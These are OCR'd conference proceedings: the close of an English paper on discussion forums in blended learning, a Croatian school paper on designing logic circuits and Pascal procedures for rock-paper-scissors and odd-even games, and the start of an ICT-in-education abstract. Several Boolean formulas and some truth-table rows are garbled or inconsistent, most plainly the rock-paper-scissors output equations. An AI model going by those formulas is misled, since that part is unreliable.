
First, students formed teams that were presented in the thematic discussion called 'Presentation of Groups and Members'. In the thematic discussion called ‘Seminar Papers Presentations’, students displayed their seminar papers as attachments and presented the results of their research on the business informatization. Students presented verbally their seminar papers using PowerPoint presentation. Seminar papers remain available to other students, and students are able to backtrack and reread material displayed. This discussion was followed by interrelating groups and members, and asking questions. Scheme 1 shows the introductory message which was written by the professor, being the definition of the discussion task. Students could read seminar papers and analyze research works done by other groups aimed at choosing the group with the most successful or most interesting seminar paper.

Scheme 1: Example of messaging interface




The scheme 2 indicates that 21 messages (posts) were posted in which students answered to the given task. It is significant that in such discussion groups, professor is seen as moderator rather than a teacher, leading, directing and intervening on an as needed basis within the theme scope, in which process communication between the professor and students is conducted parallel with communication between the students (peer to peers).

Scheme 2. Example of first message




Scheme 3 shows threads (topics) in discussion forum in Google Groups interface, where interrelated thematic discussions are presented from up to down. The scheme shows as well the number of responses per given thematic discussion. The number of responses indicates that all students were involved in seminar papers and discussions at several levels. After interrelating the groups and asking questions, answers to questions were next. The scheme is the illustration of response in this particular thematic discussion.

Scheme 3. Example of threads (topics) in discussion forum in Google Groups interface



In the scheme 4 is the example of answer on the first level of seminar evaluation. It can be seen that a group leader was appointed for each question and answer to that question, being responsible for the quality of presented answer, thereby strengthening and increasing the role of individuals in the group and stimulating synergy between the individual and team work. Croatian to English Google Translator was used in the message display.

Scheme 4. The example of answer on the first level of seminar evaluation



After answering the questions, the following level of evaluation of the seminar paper was next: 'Group networking, reading and studying answers to questions, and putting new questions'. This level was characterized by a peers-to-peers concept, in which process student groups were completely networked. This is also one of the main characteristics of combined online learning, which stimulates interaction not only inside the group but between the groups. In this discussion, besides putting questions students also gave their opinions, presented ideas or suggested other possibilities and solutions as against those being presented in the considered seminar papers.

The following is the comparison of the methods and effects of the seminar papers and researches:

1) Traditional way using seminar papers by PowerPoint Presentation
2) Combined online learning where the traditional method is enriched with thematic discussions via discussion forums

The first, traditional method is basically the process in which every group is focused to its seminar paper (preparation and presentation), where students are not motivated to follow other seminar papers. One of the major characteristics of traditional method of seminar presentation can be illustrated by the following comment given by a student in the questionnaire on the perception of discussion groups in online learning:

„It is boring to listen to presentations given by other groups, which just read the contents of their slides."

The other method allows for the availability of seminar papers to all students, offering the possibility of backtracking and rereading, eliminating psychological and other subjective barriers, and motivating all students to take pro-active approach in discussions and communication both with professor and other students. We illustrate student opinion and motivation regarding combined online learning via discussion forums on the example of the following two comments given by students:

„In group discussions we become very active and efficient; we are inspired to think."

„I like the way of learning and interaction in discussion groups. This is an easier and more interesting way to learn. I really like it, not at all tiresome!"

7. Conclusion

Blended learning is considered to combine the best of both worlds: 1) in-class "face to face" learning and 2) on line learning supported by discussion forums.. While in-class online discussion offers the potential for encouraging participation and creating deep learning opportunities in a blended learning environment, making this happen requires good learning design and organisation. The simplicity and flexibility that discussion groups offers has lead to a rapid growth in the acceptance of e-learning as a method of delivering educational training. The use of computer-mediated communication tools, and in particular asynchronous discussion forums, as a means of promoting communication and a collaboration between e-learning participants has lead to a growing interest by the students, profesors and academic community in the educational value of such tools.

This paper looks at the role of asynchronous discussion forums in e-learning and attempts to address the issue of the quality of interaction of discussion forum participants. This research and results of research show that discussion forums in blended learning have a significant impact on:

1) communication between professor and student and between students (peers to peers)

2) encouragment of active participations and critical thinking in discussions

3) and sinergy of individual and group work.

Primjer projektiranja logičkoga sklopa

Vesna Skočir
X. gimnazija "Ivan Supek", Zagreb

Sažetak - Veliki napredak koji iz godine u godinu bilježi računalna znanost teško je pratiti. Računala su sve brža, preciznija, njihovo je sučelje bliže i pristupačnije čovjeku. Pa ipak, logika koja je u njihovoj pozadini ista je kao i kod prvih računala ranih pedesetih godina prošloga stoljeća. Računalni stoj je zapravo logički stroj. Njegova je binarna logika opisana pomoću Booleove algebre. Istu je logiku moguće primijeniti i na druge probleme čije se rješenje da zapisati u obliku odgovora DA ili NE. Upravo je ova činjenica iskorištena kako bi se projektiranjem jednostavnijih sklopova učenicima približila apstraktna logika računala. U radu je pokazano na koji se način poznate igre: papir-škare-dijamant i par-nepar mogu ostvariti kao logički sklopovi. Pored sklopovske pokazana je i softverska realizacija danih igara.

I. UVOD

Svjedoci smo velikih promjena u računalstvu; napretka koji je iz godine u godinu toliko velik da je gotovo nemoguće pratiti ga. Računala su moćni strojevi, primjenjivi u začudno puno područja ljudske djelatnosti. Još uvijek fasciniraju svojom brzinom i tehničkom preciznošću. Pa ipak, logika koja je u njihovoj pozadini ista je kao i kod prvih računala ranih pedesetih godina prošloga stoljeća.

To svakako treba imati na umu kad definiramo znanja i vještine koje određuju informatički pismenog srednjoškolca. Činjenica jest da srednjoškolsko gradivo obrazovnih sustava mnogih zemalja, pa tako i naše, uključuje građu i načela funkcioniranja računala. Između ostalog kaže se da je matematička osnova računala Booleova algebra, te da se njezinom primjenom dolazi do logičkih sklopova - dijelova računala. Izučavaju se osnovni pojmovi i teoremi ove matematičke discipline, a nastoji se pokazati i na koji se način ona može primijeniti na logiku računala.

Budući da se radi o apstraktnim logičkim idejama, ova zadaća nije jednostavna. Rezultat je najčešće taj da dobrohotan učenik čak i vjeruje da to jest važno, ali najčešće uspije "uhvatiti" samo fragmente ovih ideja. Primjerice, nauči logički izraz predočiti tablicom istinitosti i obratno, napisati logički izraz ako je poznata tablica istinitosti, minimizirati jednostavnu logičku funkciju, nacrtati logički sklop ako je dana logička funkcija i slično. U nekim udžbenicima susrećemo primjer poluzbrajala kako bi se pokazalo čemu sve to zaista služi. Taj je primjer u svakom slučaju dobar, no za učenike koji su tek naučili binarno zbrajati, pretežak. Ako je primjer težak ili nije dovoljno blizak, vjerojatno će veći dio učenika odustati od pokušaja da razumije "komplicirano" računalo.

Računalni stroj je zapravo logički stroj. Osnovni je cilj ovoga rada približiti učeniku pravo značenje ove tvrdnje. U radu je pokazano kako slijedeći binarnu logiku računala projektirati logički sklop koji nešto radi. Naime, binarna je logika računala opisana pomoću Booleove algebre. Simbolički prikaz izjava te algebarska pravila kojima se među izjavama ostvaruju logičke veze mogu se primijeniti na različite probleme čije se rješenje da zapisati u obliku odgovora DA ili NE (odnosno 1 ili 0). Fizičko ostvarenje logičkih operacija su logički sklopovi.

Kao primjer problemske situacije odabrane su poznate igre papir-škare-dijamant i par-nepar. Prednost je igre ta što je neopterećena i neobavezna, zanimljiva, lakše ju je razumjeti, lakše se u nju uključiti. I mada igra učenika udaljuje od stvarnog problema, ona mu u ovom slučaju pomaže da stvarni problem potpunije shvati.[1]

U igrama učestvuju dva igrača. Ulazi su izbori igrača, donošenje odluke o pobjedniku preuzima logički sklop, a izlaz naznačuje koji je od igrača pobijedio. Pokazane su sve faze kroz koje prolazimo pri projektiranju sklopa. Nakon specifikacije problema (u ovome slučaju detaljnog opisa igre), slijedi razrada. Cilj je razrade doći do tablice stanja danoga sklopa, koja se, ukoliko je to moguće, minimizira, nakon čega slijedi crtanje sheme kao podloge za izradu samoga sklopa. Diskutiraju se različiti pristupi problemu.

Računalo je spoj hardvera i softvera. Posao na računalu moguće je napraviti ako postoji hardver te softver koji se na njemu može izvoditi. Svaka funkcija računala može se ostvariti pomoću hardvera, ali i pomoću softvera. Stoga je pored sklopovske pokazana i softverska realizacija danih igara.

II. PAPIR-ŠKARE-DIJAMANT


Papir-škare-dijamant je igra za dva (ili više) igrača. U različitim se varijantama igra širom svijeta, a često se umjesto novčića koristi kao metoda selekcije.

Slijedi opis igre (problema) koji će služiti kao podloga za projektiranje sklopa.

A. Specifikacija problema

Dva igrača istovremeno podižu ruku i dlanom pokazuju jedan od tri znaka: znak za papir, za škare ili za

[1] U ovom je slučaju stvarni problem dokučiti na koji način realizirati Von Neumannov model računala ukoliko na raspolaganju imamo dovoljan broj osnovnih gradivnih elemenata, a to su sklopovi koji ostvaruju logičke funkcije I, ILI i NE.



Sl. 1. Geste koje susrećemo u igri papir-škare-dijamant

dijamant. Ukoliko pokažu isti element, primjerice znak za škare, rezultat je neriješen. U ostalim se slučajevima pobjednik određuje na sljedeći način2:

- ako je izabran par: papir i škare, pobjeđuje igrač koji je pokazao škare;
- ako je izabran par: papir i dijamant , pobjeđuje igrač koji je pokazao papir;
- ako je izabran par: škare i dijamant, pobjeđuje igrač koji je pokazao dijamant.

Naravno, svaki igrač mora pokazati neki od navedenih elemenata.

B. Razrada

Prikažimo ovu igru tablično (Sl.2). Kad je igra definirana na ovaj način iz nje se na prirodan način dobije tablica stanja (Sl.3).

Igra ima šest ulaza: prvi igrač pokazuje papir (oznaka - P1), prvi igrač pokazuje škare (Š1), prvi igrač pokazuje dijamant (D1), te analogno oznake P2, Š2 i D2, ukoliko drugi igrač pokazuje papir, škare ili dijamant. Ulaz P1 ima vrijednost 1 ukoliko je igrač 1 pokazao papir, u ostalim slučajevima ima vrijednost 0.

Prvi igrač			Drugi igrač			Rezultat
P	Š	D	P	Š	D	
da			Da			Neriješeno
da				da		Pobjeda 2.igrač
da					da	Pobjeda 1.igrač
	Da		Da			Pobjeda 1.igrač
	Da			da		Neriješeno
	Da				da	Pobjeda 2.igrač
		da	Da			Pobjeda 2.igrač
		da		da		Pobjeda 1.igrač
		da			da	Neriješeno

Sl. 2. Igra papir-škare-dijamant: pravila igre dana odgovorima da/ne (upisano je "da" ukoliko je igrač pokazao odgovarajući element)

2 škare režu papir, dijamant razbija škare, papir obavija dijamant

P_1	$Š_1$	D_1	P_2	$Š_2$	D_2	I_1	I_2
0	0	1	0	1	0	1	0
0	0	1	1	0	0	0	1
0	1	0	0	0	1	0	1
0	1	0	1	0	0	1	0
1	0	0	0	0	1	1	0
1	0	0	0	1	0	0	1

Sl. 3. Djelomični prikaz tablice stanja kojom je definirana igra papir-škare-dijamant (Prikazane su samo one strategije koje rezultiraju pobjedom jednoga od igrača)


Analogno su definirane vrijednosti ostalih ulaza.

Dva su izlaza: izlaz I1 odgovara prvom igraču. Vrijednost 1 naznačuje pobjedu igrača I1, u svim ostalim slučajevima (poraz prvog igrača, neriješeno, neregularna kombinacija) vrijednost I1 je 0. Analogno se definira izlaz I2 koji pripada drugom igraču. Tablica stanja danoga sklopa ima 26 =64 mogućih vrijednosti ulaznih varijabli.

Algebarski:

$$I_1 = D_1 \cdot Š_2 + Š_1$$
$$I_2 = D_1 \cdot P_2 + Š_1$$

Sklop koji ostvaruje dobivene funkcije prikazan je shemom na slici (Sl.4).



Sl. 4. Logički sklop igre papir-škare-dijamant

III. PAR-NEPAR

Poput igre papir-škare-dijamant i ova igra služi da na slučajan način odaberemo neki ishod, primjerice odabir strane, dodjelu lopte u nogometu i slično.

A. Specifikacija problema

- igrači se unaprijed dogovore koji će od njih biti PAR, a koji NEPAR;
- istovremeno podižu šaku s nekoliko ispruženih prstiju;
- ukoliko je broj ispruženih prstiju paran pobjeđuje igrač koji je određen kao PAR, u protivnom pobjeđuje igrač NEPAR. U slučaju da oba igrača

nisu podigla niti jedan prst, po dogovoru pobjeđuje igrač PAR.

B. Razrada

Primijetimo da ova igra ima 10 ulaza (svaki igrač može pokazati jedan od pet prstiju). Dakle, ukupno je 210=1024 kombinacija i za njih treba naznačiti izlaz. Primijetimo da u ovoj igri nema neregularnih ulaza; jedan od igrača uvijek pobjeđuje (Sl.5).

Budući da je broj ulaza zaista velik, pokušajmo najprije problem riješiti u posebnom slučaju kad svaki igrač može ispružiti samo dva prsta, primjerice palac i kažiprst. Tada je broj mogućih kombinacija je 16 i tablica stanja može se relativno brzo sastaviti. Igru definira sljedeća tablica na slici 6.

U tablici stanja ulazi A,B,C,D imaju vrijednost 1 ukoliko je odgovarajući igrač podigao određeni prst, 0 inače. Izlaz IP Ima vrijednost 1 ukoliko je igrač PAR pobijedio u igri, vrijednost 0 ukoliko je izgubio. Slično , vrijednost logičke varijable IN naznačuje pobjedu (poraz) igrača NEPAR. Algebarski:

$$I_P = \bar{A}\bar{B}\bar{C}\bar{D} + \bar{A}\bar{B}CD + \bar{A}B\bar{C}D + \bar{A}BC\bar{D} + A\bar{B}\bar{C}D + A\bar{B}C\bar{D} + AB\bar{C}\bar{D} + ABCD$$
$$= (\bar{A}\bar{B} + AB)(\bar{C}\bar{D} + CD) + (\bar{A}B + A\bar{B})(\bar{C}D + C\bar{D})$$

$$I_N = \bar{I_P}$$

Igrač PAR					Igrač NEPAR					Pobjeđuje igrač
Palac	Kažiprst	Srednji prst	Prstenjak	Mali prst	Palac	Kažiprst	Srednji prst	Prstenjak	Mali prst	
										PAR
da										NEPAR
	da									NEPAR
		da								NEPAR
			da							NEPAR
				da						NEPAR
					da					NEPAR
da					da					PAR
	da				da					PAR
.....										

Sl. 5. Igra par-nepar: pravila igre dana odgovorima da/ne; prikazan je samo dio pravila (upisano je "da" ukoliko je igrač pokazao odgovarajući prst)

Igrač –PAR		Igrač-NEPAR		Pobjeđuje igrač	Tablica stanja					
Palac	Kažiprst	Palac	Kažiprst		A	B	C	D	I_P	I_N
				PAR	0	0	0	0	1	0
			da	NEPAR	0	0	0	1	0	1
		da		NEPAR	0	0	1	0	0	1
		da	da	PAR	0	0	1	1	1	0
	da			NEPAR	0	1	0	0	0	1
	da		da	PAR	0	1	0	1	1	0
	da	da		PAR	0	1	1	0	1	0
	da	da	da	NEPAR	0	1	1	1	0	1
da				NEPAR	1	0	0	0	0	1
da			da	PAR	1	0	0	1	1	0
da		da		PAR	1	0	1	0	1	0
da		da	da	NEPAR	1	0	1	1	0	1
da	da			NEPAR	1	1	0	0	1	0
da	da		da	PAR	1	1	0	1	0	1
da	da	da		PAR	1	1	1	0	0	1
da	da	da	da	NEPAR	1	1	1	1	1	0

Sl.6. Pravila reducirane igre par-nepar definirana "da/ne" tablicom (upisano je "da" ukoliko je igrač pokazao odgovarajući prst) i odgovarajuća tablica stanja

Uvijek je dobro vidjeti može li se problemu "prići" i na drugi način i možda dobiti jednostavnije rješenje i/ili skratiti postupak da se do rješenja dođe. Najbolja3 rješenja obično su i ona najjednostavnija.

Budući da svaki igrač može pokazati samo paran ili neparan broj prstiju, to on ima na raspolaganju svega dvije različite mogućnosti. U tom smislu nije bitno pokaže li igrač jedan, tri ili svih pet prstiju, a isto je tako svejedno je li igrač pokazao dva, četiri prsta ili nijedan. Stoga najprije za jednoga igrača odredimo je li podigao paran ili neparan broj prstiju. Nakon toga jednostavno je odrediti pobjednika jer je zbroj dva parna broja, kao i zbroj dva neparna broja paran broj, a zbroj parnog i neparnog broja uvijek je neparan.

U verziji igre u kojoj svaki od igrača može podići najviše dva prsta, Igru definiraju tablice na slici 7.

3 Najbolje rješenje u smislu optimalnog ne postoji ukoliko ima više kriterija kojima to rješenje vrednujemo. U svakom slučaju zanimaju nas rješenja s manjim brojem sklopova i jednostavnijim vezama.

Palac	Kažiprst	PAR/ NEPAR
ne	ne	PAR
ne	da	NEPAR
da	ne	NEPAR
da	da	PAR

Igrač PAR	Igrač NEPAR	Pobjeđuje igrač
NEPAR	NEPAR	PAR
NEPAR	PAR	NEPAR
PAR	NEPAR	NEPAR
PAR	PAR	PAR

P	K	R
0	0	0
0	1	1
1	0	1
1	1	0

I'_P	I'_N	I_P	I_N
0	0	1	0
0	1	0	1
1	0	0	1
1	1	1	0

Sl.7. Pravila reducirane igre par-nepar definirana "da/ne" tablicom koja uključuju pretpostavku da svaki igrač ima dvije bitno različite strategije; i njima odgovarajuće tablice stanja

Algebarski:


$$R = \bar{P}K + P\bar{K}$$

$$I_P = \overline{I'_P}\ \overline{I'_N} + I_P I_N$$

$$I_N = \overline{I_P}$$

Shema na slici 8 prikazuje odgovarajući logički sklop.

Primijetimo da se ovakvim pristupom jednostavno može riješiti i polazna igra u kojoj svaki igrač može podići svih pet prstiju. Naime, ako se broj prstiju poveća treba samo promijeniti sklop koji određuje strategiju igrača, a ta je, podiže li on paran ili neparan broj prstiju (v. sliku 9.).



Sl. 8. Logički sklop pojednostavljene igre par-nepar (uz pretpostavku da svaki igrač ima dvije bitno različite strategije)

Palac	Kažiprst	Srednji prst	Prstenjak	Mali prst	PAR/ NEPAR
					PAR
				da	NEPAR
			da		NEPAR
			da	da	PAR
		da			NEPAR
		da		da	PAR
		da	da		PAR
		da	da	da	NEPAR
	da				NEPAR
	da			da	PAR
	da		da		PAR
	da		da	da	NEPAR
	da	da			PAR
	da	da		da	NEPAR
	da	da	da		NEPAR
	da	da	da	da	PAR
da					NEPAR

da	da				PAR
da	da			da	NEPAR
da	da		da		NEPAR
da	da		da	da	PAR
da	da	da			NEPAR
da	da	da		da	PAR
da	da	da	da		PAR
da	da	da	da	da	NEPAR

A	B	C	D	E	R
0	0	0	0	0	0
0	0	0	0	1	1
0	0	0	1	0	1
0	0	0	1	1	0
0	0	1	0	0	1
0	0	1	0	1	0
0	0	1	1	0	0
0	0	1	1	1	1
0	1	0	0	0	1
0	1	0	0	1	0
0	1	0	1	0	0
0	1	0	1	1	1
0	1	1	0	0	0
0	1	1	0	1	1
0	1	1	1	0	1
0	1	1	1	1	0
1	0	0	0	0	1
1	0	0	0	1	0
1	0	0	1	0	0
1	0	0	1	1	1
1	0	1	0	0	0
1	0	1	0	1	1
1	0	1	1	0	1
1	0	1	1	1	0
1	1	0	0	0	0
1	1	0	0	1	1
1	1	0	1	0	1
1	1	0	1	1	0
1	1	1	0	0	1
1	1	1	0	1	0
1	1	1	1	0	0
1	1	1	1	1	1

Sl. 9. Pravila kojima je definirana strategija igrača uz pretpostavku da on može podići svih pet prstiju, prikazana "da/ne" tablicom te njoj odgovarajućom tablicom stanja

Odgovarajući logički izraz glasi:

$$R = \bar{A}\bar{B}\bar{C}\bar{D}E + \bar{A}\bar{B}\bar{C}D\bar{E} + \bar{A}\bar{B}C\bar{D}\bar{E} + \bar{A}\bar{B}CDE + \bar{A}B\bar{C}\bar{D}\bar{E} + \bar{A}B\bar{C}DE + \bar{A}BC\bar{D}E + \bar{A}BCD\bar{E} + \bar{A}BCDE + A\bar{B}\bar{C}DE + A\bar{B}C\bar{D}E + A\bar{B}CD\bar{E} + AB\bar{C}\bar{D}E + AB\bar{C}D\bar{E} + ABC\bar{D}\bar{E} + ABCDE \quad (1)$$

Logički izraz uvijek nastojimo pojednostaviti, to jest zamijeniti ga ekvivalentnim logičkim izrazom koji je jednostavniji od polaznog: ima manje operanada i/ili operatora. Iako se u ovom slučaju algebarski postupak minimizacije čini odveć kompliciran, slutimo da bi on ipak mogao biti moguć. Naime, podizanje 0,2 ili 4 prsta ima isti ishod. Isto tako, ishod se neće promijeniti podigne li igrač 1,3, ili 5 prstiju.

No mi već imamo riješen zadatak u kojem svaki igrač podiže dva prsta. Označimo li ulaze simbolima A i B (svaki naznačuje je li prst podignut ili nije), tada je, kako smo vidjeli, rezultat dan formulom

$$\bar{A}B + A\bar{B}.$$

Ovo rješenje možemo upotrijebiti pri rješavanju općenitijeg u kojem igrač može podići svih pet prstiju. Rezultat podizanja prvog para prstiju označimo s $R_1 = \bar{A}B + A\bar{B}$,a rezultat podizanja drugog para prstiju označimo s R2, odgovarajuća formula je

$$R_2 = \bar{C}D + C\bar{D}.$$

Preostao je još peti prst E i njegovu oznaku ne mijenjamo. No sada ulaze A i B možemo zamijeniti ulazom R1, a ulaze C i D ulazom R2 pa dobijemo sljedeću tablicu stanja (Sl.10).

R_1	R_2	E	R
0	0	0	0
0	0	1	1
0	1	0	1
0	1	1	0
1	0	0	1
1	0	1	0
1	1	0	0
1	1	1	1

Sl. 10. Tablica stanja kojom je definirana strategija igrača uz pretpostavku da on može podići svih pet prstiju

Odgovarajuća formula je:


$$R = \overline{R_1}\,\overline{R_2}E + \overline{R_1}\,R_2\,\bar{E} + R_1\overline{R_2}\bar{E} + R_1R_2E$$

Odnosno:

$$R = \overline{\bar{A}B + A\bar{B}}\;\overline{\bar{C}D + C\bar{D}}\;E + \overline{\bar{A}B + A\bar{B}}\;(\bar{C}D + C\bar{D})\bar{E} + (\bar{A}B + A\bar{B})\overline{\bar{C}D + C\bar{D}}\bar{E} + (\bar{A}B + A\bar{B})(\bar{C}D + C\bar{D})E \quad (2)$$

Lako je provjeriti da se tablice istinitosti izraza (1) i (2) podudaraju u vrijednosti rezultata. To znači da smo korištenjem pomoćnih zadataka uspjeli pojednostaviti logički izraz (1).

Shemom na slici 11 prikazan je odgovarajući logički sklop. Pri projektiranju korišten je podsklop koji realizira igru par-nepar u kojoj svaki igrač može podići najviše dva prsta.



Sl. 11. Logički podsklop igre par-nepar (svaki igrač može podići pet prstiju)

IV. PROGRAMSKO RJEŠENJE

Do rješenja problemske situacije može se doći i pomoću računala implementiranjem odgovarajućeg programa. Ovdje su navedeni primjeri procedura realiziranih u jeziku Pascal koje bi se mogle upotrijebiti za "proglašavanje" pobjednika u opisanim igrama.

Slijedi programsko rješenje igre PAPIR-ŠKARE-DIJAMANT. Primijetimo da se dojavljuje i neriješeni rezultat, što je u sklopovskom rješenju izostavljeno.

```
TYPE    IZBOR = (PAPIR, SKARE, DIJAMANT);
        MOGUCI_ISHOD  = (IGRAC_1, IGRAC_2, NERIJESENO);

PROCEDURE  PAPIR_SKARE_DIJAMANT (VAR
           IZBOR_IGRAC_1, IZBOR_IGRAC_2 ; IZBOR;
           VAR POBJEDNIK: MOGUCI_ISHOD);
BEGIN
  IF   IZBOR_IGRAC_1 <> IZBOR_IGRAC_2  THEN
    IF    (IZBOR_IGRAC_1 = DIJAMANT)  AND
          (IZBOR_IGRAC_2 = SKARE)  OR
          (IZBOR_IGRAC_1 = SKARE)  AND
          (IZBOR_IGRAC_2 = PAPIR)  OR
           (IZBOR_IGRAC_1 = PAPIR)  AND
          (IZBOR_IGRAC_2 = DIJAMANT)          THEN
                POBJEDNIK := IGRAC_1
    ELSE
                POBJEDNIK := IGRAC_2
  ELSE
          POBJEDNIK := NERIJESENO
END;
```

Programsko rješenje igre PAR-NEPAR ilustrira istoimena procedura:

```
TYPE      PRSTI  = (PALAC, KAZIPRST,SREDNJI_PRST,
                    PRSTENJAK, MALI_PRST);
          IZBOR = ARRAY [PALAC..MALI_PRST]  OF
                    BOOLEAN;
          MOGUCI_ISHOD = (PAR, NEPAR);

PROCEDURE         PAR_NEPAR  (VAR  IZBOR_IGRAC_PAR,
                    IZBOR_IGRAC_NEPAR : IZBOR;
                    VAR POBJEDNIK : MOGUCI ISHOD);

VAR       ZBROJ_PRSTIJU : INTEGER;
          I _ PRSTI;

BEGIN
  ZBROJ_PRSTIJU  :=  0;
      FOR     I :=  PALAC TO  MALI_PRST   DO    BEGIN
          IF     IZBOR_IGRAC_PAR[I] = TRUE    THEN
                 ZBROJ_PRSTIJU := ZBROJ_PRSTIJU+1;
          IF     IZBOR_IGRAC_NEPAR[I] = TRUE    THEN
                 ZBROJ_PRSTIJU := ZBROJ_PRSTIJU+1;
      END;
      IF (ZBROJ_PRSTIJU MOD 2) = 0    THEN
            POBJEDNIK := PAR
      ELSE
            POBJEDNIK :=  NEPAR
END;
```

V. ZAKLJUČAK

U radu je prezentirano projektiranje logičkih sklopova na nastavi informatike. Kao primjer odabrane su poznate igre: papir-škare-dijamant i par-nepar. Za svaku je napisana detaljna specifikacija koja služi kao podloga za dalju razradu. Rezultat razrade je tablica stanja i odgovarajuća logička funkcija koja se, ukoliko je to moguće minimizira, nakon čega slijedi crtanje sheme kao podloge za izradu sklopa. Na primjeru igre par-nepar pokazano je koliko je kod projektiranja logičkih sklopova važna pronicljivost i snalažljivost projektanta. U ovom je slučaju drukčijim pristupom dobiveno još jedno rješenje koje je jednostavnije i bolje. Budući da svaka funkcija može biti ostvarena alternativno: pomoću hardvera ili softverski, predložene su i procedure kojima se ostvaruje programsko rješenje danih igara.

Ovakvi primjeri omogućuju učenicima uvid u činjenicu da je računalni stroj zapravo logički stroj. Naime, na sličan se način primjenom Booleove algebre grade i složeniji sklopovi – dijelovi računala.

Uvođenje ovakvih i sličnih problemskih zadataka u nastavu informatike ima i druge prednosti:

- dobro odabranim zadacima postiže se da veći broj učenika učestvuje u rješavanju problema;
- uče se strategije rješavanja problema, razvija logičko mišljenje i potiče kreativnost.

Informacijska i komunikacijska tehnologija u obrazovanju: projekti i usluge u Hrvatskoj

Slobodan Beliga, Martina Holenko Dlab
Sveučilište u Rijeci, Odjel za informatiku
Omladinska 14, 51 000 Rijeka, Hrvatska
sbeliga@uniri.hr, mholenko@inf.uniri.hr

Sažetak - U proteklih nekoliko godina je hrvatsko informacijsko društvo napredovalo, kako generalno, tako i u obrazovnoj domeni. Kako bi se u današnje digitalno doba ostvario napredak, javlja se potreba za uvođenjem tehnologije u procese učenja i poučavanja. Digitalna, tj. e-infrastruktura predstavlja temeljnu komponentu koja je svim učenicima, studentima, profesorima i znanstvenicima potrebna za rad. U tom procesu veliku ulogu imaju Ministarstvo znanosti, obrazovanja i sporta (MZOS) i Hrvatska akademska i istraživačka mreža (CARNet) kao nosioci brojnih projekata u okviru kojih se koriste informacijske i komunikacijske tehnologije s ciljem unaprjeđenja hrvatskog školstva.

